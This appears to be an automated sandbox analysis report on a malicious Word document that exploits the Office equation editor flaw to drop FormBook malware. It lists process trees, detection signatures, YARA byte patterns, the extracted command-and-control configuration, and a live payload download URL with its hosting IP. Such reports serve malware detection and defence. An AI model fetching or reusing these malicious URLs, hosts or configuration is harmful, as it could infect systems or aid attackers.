ID: 452509
Sample Name:
PO4018308875.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 14:13:52
Date: 22/07/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report PO4018308875.doc

Overview


General Information

Sample Name:	PO4018308875.doc
Analysis ID:	452509
MD5:	1e7bc879d7960a..
SHA1:	e1a0db056bdc1c..
SHA256:	8c4b07ce49252a..
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Office equation editor drops PE file
- Office equation editor starts process…
- Performs DNS queries to domains w…
- Tries to detect sandboxes and other…
- Allocates memory within range whic…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2716 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 1328 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - princedan859323.exe (PID: 3036 cmdline: C:\Users\user\AppData\Roaming\princedan859323.exe MD5: 0E715DB2198FF670F4BF0E88E0E9B547)
    - princedan859323.exe (PID: 2516 cmdline: C:\Users\user\AppData\Local\Temp\princedan859323.exe vgyjnbhui MD5: 0E715DB2198FF670F4BF0E88E0E9B547)
    - princedan859323.exe (PID: 2740 cmdline: C:\Users\user\AppData\Local\Temp\princedan859323.exe vgyjnbhui MD5: 0E715DB2198FF670F4BF0E88E0E9B547)
    - princedan859323.exe (PID: 2736 cmdline: C:\Users\user\AppData\Local\Temp\princedan859323.exe vgyjnbhui MD5: 0E715DB2198FF670F4BF0E88E0E9B547)
    - princedan859323.exe (PID: 2604 cmdline: C:\Users\user\AppData\Local\Temp\princedan859323.exe vgyjnbhui MD5: 0E715DB2198FF670F4BF0E88E0E9B547)
    - princedan859323.exe (PID: 2676 cmdline: C:\Users\user\AppData\Local\Temp\princedan859323.exe vgyjnbhui MD5: 0E715DB2198FF670F4BF0E88E0E9B547)
    - princedan859323.exe (PID: 3016 cmdline: C:\Users\user\AppData\Local\Temp\princedan859323.exe vgyjnbhui MD5: 0E715DB2198FF670F4BF0E88E0E9B547)
    - princedan859323.exe (PID: 3000 cmdline: C:\Users\user\AppData\Local\Temp\princedan859323.exe vgyjnbhui MD5: 0E715DB2198FF670F4BF0E88E0E9B547)
    - princedan859323.exe (PID: 2972 cmdline: C:\Users\user\AppData\Local\Temp\princedan859323.exe vgyjnbhui MD5: 0E715DB2198FF670F4BF0E88E0E9B547)
    - princedan859323.exe (PID: 2948 cmdline: C:\Users\user\AppData\Local\Temp\princedan859323.exe vgyjnbhui MD5: 0E715DB2198FF670F4BF0E88E0E9B547)
    - princedan859323.exe (PID: 2964 cmdline: C:\Users\user\AppData\Local\Temp\princedan859323.exe vgyjnbhui MD5: 0E715DB2198FF670F4BF0E88E0E9B547)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.containerflippers.com/np0c/"
  ],
  "decoy": [
    "spartansurebets.com",
    "threelakestradingco.com",
    "metaspace.global",
    "zjenbao.com",
    "directlyincluded.press",
    "peterchadri.com",
    "learnhousebreaking.com",
    "wonobattle.online",
    "leadate.com",
    "shebafarmscali.com",
    "top4thejob.online",
    "awakeyourfaith.com",
    "bedford-st.com",
    "lolwhats.com",
    "cucurumbel.com",
    "lokalbazaar.com",
    "matter.pro",
    "eastcountyanimalrescue.com",
    "musesgirl.com",
    "noordinarydairy.com",
    "saigonstar2.com",
    "farmacias-aranda.com",
    "fjzzck.com",
    "createandelevate.solutions",
    "australiavapeoil.com",
    "imperfectlymassabella.com",
    "criminalmindeddesign.com",
    "silverstoneca.com",
    "scotlandpropertygroup.com",
    "3dvbuild.com",
    "privatebeautysuites.com",
    "driplockerstore.com",
    "rcdesigncompany.com",
    "2141cascaderdsw.com",
    "mybbblog.com",
    "bodyambrosia.com",
    "solitudeblog.com",
    "coworkingofficespaces.com",
    "9999cpa.com",
    "flipwo.com",
    "dynamicfitnesslife.store",
    "anandsharmah.com",
    "afyz-jf7y.net",
    "erikagrandstaff.com",
    "pumpfoil.com",
    "bodurm.com",
    "goldlifetime.com",
    "a1organ.com",
    "akomandr.com",
    "hsavvysupply.com",
    "dyvyn.com",
    "bizlikeabosslady.network",
    "livein.space",
    "helpafounderout.com",
    "orbmena.com",
    "mrrodgersrealty.com",
    "roxhomeswellington.com",
    "klimareporter.com",
    "1040fourthst405.com",
    "blackbuiltbusinesses.com",
    "solidswim.com",
    "lordetkinlik3.com",
    "gardencontainerbar.com",
    "viperporn.net"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2178390571.0000000003520000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000004.00000002.2178390571.0000000003520000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x2b748:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x2b9c2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x374e5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x36fd1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x375e7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x3775f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x2c3da:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x3624c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x2d0d3:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x3d187:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x3e18a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000004.00000002.2178390571.0000000003520000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x3a269:$sqlite3step: 68 34 1C 7B E1 • 0x3a37c:$sqlite3step: 68 34 1C 7B E1 • 0x3a298:$sqlite3text: 68 38 2A 90 C5 • 0x3a3bd:$sqlite3text: 68 38 2A 90 C5 • 0x3a2ab:$sqlite3blob: 68 53 D8 7F 8C • 0x3a3d3:$sqlite3blob: 68 53 D8 7F 8C
00000004.00000003.2166132722.0000000003562000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000004.00000003.2166132722.0000000003562000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x11768:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x119e2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x1d505:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x1cff1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x1d607:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1d77f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x123fa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1c26c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x130f3:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x231a7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x241aa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 4 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.princedan859323.exe.340af10.5.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.princedan859323.exe.340af10.5.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9cf58:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9d1d2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xa8cf5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0xa87e1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0xa8df7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0xa8f6f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x9dbea:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0xa7a5c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9e8e3:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0xae997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xaf99a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
4.2.princedan859323.exe.340af10.5.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0xaba79:$sqlite3step: 68 34 1C 7B E1 • 0xabb8c:$sqlite3step: 68 34 1C 7B E1 • 0xabaa8:$sqlite3text: 68 38 2A 90 C5 • 0xabbcd:$sqlite3text: 68 38 2A 90 C5 • 0xababb:$sqlite3blob: 68 53 D8 7F 8C • 0xabbe3:$sqlite3blob: 68 53 D8 7F 8C
4.2.princedan859323.exe.33994f0.4.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.princedan859323.exe.33994f0.4.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x10e978:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x10ebf2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x11a715:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x11a201:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x11a817:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x11a98f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x10f60a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x11947c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x110303:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1203b7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1213ba:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

C2 URLs / IPs found in malware configuration

Performs DNS queries to domains with low reputation

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Exploitation for Client Execution 1 3	Path Interception	Process Injection 1 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploit SS Redirect P Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2 1	Security Account Manager	Virtualization/Sandbox Evasion 2 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS Track Dev Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi Access Po


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO4018308875.doc	41%	ReversingLabs	Document-RTF.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\princedanx[1].exe	24%	ReversingLabs	ByteCode-MSIL.Coinminer.BitCoinMiner	
C:\Users\user\AppData\Local\Temp\princedan859323.exe	24%	ReversingLabs	ByteCode-MSIL.Coinminer.BitCoinMiner	
C:\Users\user\AppData\Roaming\princedan859323.exe	24%	ReversingLabs	ByteCode-MSIL.Coinminer.BitCoinMiner	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://topv.xyz/princedanx.exe	100%	Avira URL Cloud	malware	
www.containerflippers.com/np0c/	0%	Avira URL Cloud	safe	
http://go.microso	0%	Avira URL Cloud	safe	
http://www.opera.com0	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
topv.xyz	185.239.243.112	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://topv.xyz/princedanx.exe	true	• Avira URL Cloud: malware	unknown
www.containerflippers.com/np0c/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.239.243.112	topv.xyz	Moldova Republic of		55933	CLOUDIE-AS-APCloudieLimitedHK	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	452509
Start date:	22.07.2021
Start time:	14:13:52
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 27s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO4018308875.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	15
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@24/10@2/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 89% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
14:14:35	API Interceptor	39x Sleep call for process: EQNEDT32.EXE modified
14:14:37	API Interceptor	284x Sleep call for process: princedan859323.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.239.243.112	ORDER . 4500028602 .doc	Get hash	malicious	Browse	• sabaint.me/polanco/peso.exe
	Document02.doc	Get hash	malicious	Browse	• ebie.xyz/whesilox.exe
	product list.doc	Get hash	malicious	Browse	• ebie.xyz/arinzex.exe
	Doc5657684789654398765 2134.doc	Get hash	malicious	Browse	• ebie.xyz/catx.exe
	KOC_RFQ.doc	Get hash	malicious	Browse	• ebie.xyz/mazx.exe
	RFQ.doc	Get hash	malicious	Browse	• ebie.xyz/mazx.exe
	RFQ NO. 352008.doc	Get hash	malicious	Browse	• ebie.xyz/quotation.exe
	Reques for quotation 775887886966.doc	Get hash	malicious	Browse	• ebie.xyz/ugopoundx.exe
	6AOqEvqF3M.exe	Get hash	malicious	Browse	• sabaint.me/inc/4f4d258ff734e9.php
	ORDER_683703789238738.xlsx	Get hash	malicious	Browse	• sabaint.me/inc/4f4d258ff734e9.php
	product list.doc	Get hash	malicious	Browse	• ebie.xyz/arinzex.exe
	KV18RE001-A5193.doc	Get hash	malicious	Browse	• ebie.xyz/whesilox.exe
	REQUIREMENT-DWG-454888_2021.doc	Get hash	malicious	Browse	• ebie.xyz/whesilox.exe
	purchase order.doc	Get hash	malicious	Browse	• ebie.xyz/mazx.exe
	product list.doc	Get hash	malicious	Browse	• ebie.xyz/arinzex.exe
	M9M9ZylTGS.exe	Get hash	malicious	Browse	• sabaint.me/inc/4f4d258ff734e9.php

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	FLK0057021_1062.doc	Get hash	malicious	Browse	• ebie.xyz/whesilox.exe
	DOC.1000000567.267805032019.doc__.rtf	Get hash	malicious	Browse	• ebie.xyz/catx.exe
	13076885-RFQ.doc	Get hash	malicious	Browse	• lontorz.xyz/bigheadx.exe
	soa.xlsx	Get hash	malicious	Browse	• lontorz.xyz/wealthx.exe

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDIE-AS-APCloudieLimitedHK	ORDER . 4500028602 .doc	Get hash	malicious	Browse	• 185.239.243.112
	Document02.doc	Get hash	malicious	Browse	• 185.239.243.112
	product list.doc	Get hash	malicious	Browse	• 185.239.243.112
	jEbpttXKCa	Get hash	malicious	Browse	• 45.114.9.184
	Doc5657684789654398765 2134.doc	Get hash	malicious	Browse	• 185.239.243.112
	KOC_RFQ.doc	Get hash	malicious	Browse	• 185.239.243.112
	RFQ.doc	Get hash	malicious	Browse	• 185.239.243.112
	RFQ NO. 352008.doc	Get hash	malicious	Browse	• 185.239.243.112
	Reques for quotation 775887886966.doc	Get hash	malicious	Browse	• 185.239.243.112
	6AOqEvqF3M.exe	Get hash	malicious	Browse	• 185.239.243.112
	ORDER_683703789238738.xlsx	Get hash	malicious	Browse	• 185.239.243.112
	product list.doc	Get hash	malicious	Browse	• 185.239.243.112
	KV18RE001-A5193.doc	Get hash	malicious	Browse	• 185.239.243.112
	REQUIREMENT-DWG-454888_2021.doc	Get hash	malicious	Browse	• 185.239.243.112
	purchase order.doc	Get hash	malicious	Browse	• 185.239.243.112
	product list.doc	Get hash	malicious	Browse	• 185.239.243.112
	M9M9ZylTGS.exe	Get hash	malicious	Browse	• 185.239.243.112
	FLK0057021_1062.doc	Get hash	malicious	Browse	• 185.239.243.112
	DOC.1000000567.267805032019.doc__.rtf	Get hash	malicious	Browse	• 185.239.243.112
	recovered_bin2	Get hash	malicious	Browse	• 103.215.93.26

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\princedan859323.exe	9thuIDnsFV.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Roaming\princedan859323.exe	9thuIDnsFV.exe	Get hash	malicious	Browse	
